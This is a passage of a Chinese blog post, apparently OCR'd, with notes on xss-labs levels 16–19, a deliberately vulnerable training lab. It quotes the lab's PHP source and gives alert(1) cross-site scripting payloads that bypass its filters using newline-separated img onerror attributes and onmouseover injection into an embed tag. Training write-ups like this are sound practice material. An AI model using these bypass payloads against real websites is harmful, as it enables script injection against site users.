
xss-labs笔记(四)

原创

L1s4 于 2021-01-27 17:11:18 发布 170 收藏

分类专栏： xss-labs

本文链接：https://blog.csdn.net/baidu_39504221/article/details/113251648



文章目录

Less16

```php
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script"," ",$str);
$str3=str_replace(" "," ",$str2);
$str4=str_replace("/"," ",$str3);
$str5=str_replace(" "," ",$str4);
echo "<center>".$str5."</center>";
?>
```

过滤了script、/、空格

只能使用不用/闭合的标签，例如 `<img>`


空格用回车绕过

test payload

```
<img
scr=1
onerror=alert(1)>
```

payload

```
?keyword=<img%0asrc=1%0aonerror=alert(1)>
```



payload的长度:28


Less17

```
<body>
<h1 align=center>欢迎来到level17</h1>
<embed src=xsf01.swf?a=b width=100% heigth=100
</body>
</html>
```

利用get请求在embed标签中插入一个事件，比如onclick、onmouseover等

payload

```
?arg01=a&arg02=b%20onmouseover=alert(1)
```




成功后，[点我进入下一关]

Less18

本题做法与上题一样

payload

```
?arg01=a&arg02=b%20onmouseover=alert(1)
```



Less19

源码中用了两个htmlspecialchars转义了输入

```
<?php
ini_set("display_errors", 0);
echo '<embed src="xsf03.swf?'.htmlspecialchars($_GET["arg01"]).'='.htmlspecialchars($_GET["arg02"])
?>
</body>
</html>
```

而且还用双引号闭合了

```
<body>
<h1 align=center>欢迎来到level19</h1>
<embed src="xsf03.swf?a=b" width=100% heigth=100%></body>
</html>
```

这么一来，就无法闭合双引号了

最后两题都为flash xss，不会…

参考大佬文章

https://www.zhaosimeng.cn/writeup/119.html